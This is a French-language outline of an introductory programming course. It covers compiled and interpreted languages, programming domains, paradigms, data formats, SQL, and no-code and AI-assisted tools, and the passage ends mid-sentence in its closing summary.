🎯 Objectif de la section
Donner aux étudiants une vision claire de ce qu’est la programmation, pourquoi elle existe, et comment les langages ont évolué.
📝 Résumé
On explique la notion de machine, de binaire, puis l’apparition de l’assembleur et des langages haut niveau. Les étudiants comprennent que programmer, c’est donner des instructions à une machine, et que les langages sont des outils pour simplifier cette communication.
📌 Points clés
-
Qu’est-ce qu’un programme ?
-
Binaire → assembleur → langages haut niveau
-
Pourquoi les langages évoluent
-
Notion de compilation/interprétation (premier aperçu)
2️⃣ Modes d’exécution : compilé vs interprété
🎯 Objectif
Comprendre comment un programme “vit” et s’exécute.
📝 Résumé
On distingue les langages compilés (transformés en binaire avant exécution) et interprétés (lus ligne par ligne). On montre les impacts sur la vitesse, la portabilité, et les usages.
📌 Points clés
-
Compilation : C, Rust, Go
-
Interprétation : Python, JavaScript
-
Cas hybrides : Java, C#, PHP
-
Avantages / inconvénients
-
Impact sur le développement
3️⃣ Domaines de programmation : frontend, backend, scripts, mobile, IA
🎯 Objectif
Montrer que “coder” n’est pas une seule activité, mais une multitude de métiers et de contextes.
📝 Résumé
On présente les grands domaines : frontend, backend, DevOps, mobile, embarqué, IA, etc. Les étudiants comprennent où se situent les langages et pourquoi certains sont spécialisés.
📌 Points clés
-
Frontend : HTML, CSS, JS
-
Backend : Python, PHP, Java, Node.js
-
DevOps : Bash, YAML, Terraform
-
Mobile : Swift, Kotlin
-
Embarqué : C, MicroPython
-
IA : Python, R
-
Vision globale des écosystèmes
4️⃣ Paradigmes de programmation
🎯 Objectif
Comprendre les différentes façons de structurer la pensée algorithmique.
📝 Résumé
On introduit les paradigmes : procédural, objet, fonctionnel, déclaratif. On montre que ce sont des manières de penser le code, pas des langages.
📌 Points clés
-
Procédural : séquences, fonctions
-
Objet : classes, instances, encapsulation
-
Fonctionnel : immutabilité, fonctions pures
-
Déclaratif : “dire ce qu’on veut”, pas “comment le faire”
-
Transition naturelle vers SQL
5️⃣ Formats de données et langages descriptifs
🎯 Objectif
Comprendre comment les programmes échangent, stockent et décrivent des données.
📝 Résumé
On présente JSON, YAML, XML, CSV. Les étudiants voient la différence entre langages de programmation et langages descriptifs.
📌 Points clés
-
JSON : structure de données
-
YAML : configuration
-
XML : historique, encore utilisé
-
CSV : données tabulaires
-
Pourquoi ces formats sont essentiels (API, DevOps, config)
6️⃣ SQL : le langage déclaratif de la donnée
🎯 Objectif
Comprendre comment on interagit avec une base de données.
📝 Résumé
SQL est un langage déclaratif : on décrit le résultat souhaité. On introduit les requêtes simples et la logique relationnelle.
📌 Points clés
-
SQL ≠ langage de programmation
-
SELECT, INSERT, UPDATE, DELETE
-
Tables, relations, clés
-
Lien avec backend et API
-
Pourquoi SQL est incontournable
7️⃣ Vibe coding, no-code et low-code
🎯 Objectif
Montrer les outils modernes qui permettent de créer sans écrire du code traditionnel.
📝 Résumé
On présente les plateformes visuelles (Node-RED, n8n, Make, Zapier) et les outils IA (Copilot, ChatGPT). Les étudiants comprennent que coder aujourd’hui, c’est aussi composer, assembler, automatiser.
📌 Points clés
-
Node-RED : programmation par flux
-
n8n / Make : automatisation visuelle
-
Zapier : intégration d’applications
-
IA + code : génération, assistance, correction
-
Comment ces outils démocratisent la programmation
🎓 Synthèse générale du cours
Ce cours donne une vision complète de la programmation moderne :
-
d’où elle vient
-
comment elle fonctionne
-
où elle s’applique
-
comment les données circulent
-
comment les paradigmes structurent la pensée
-
comment coder aujourd’hui peut être visuel, assisté, ou automatisé
C’est une progression logique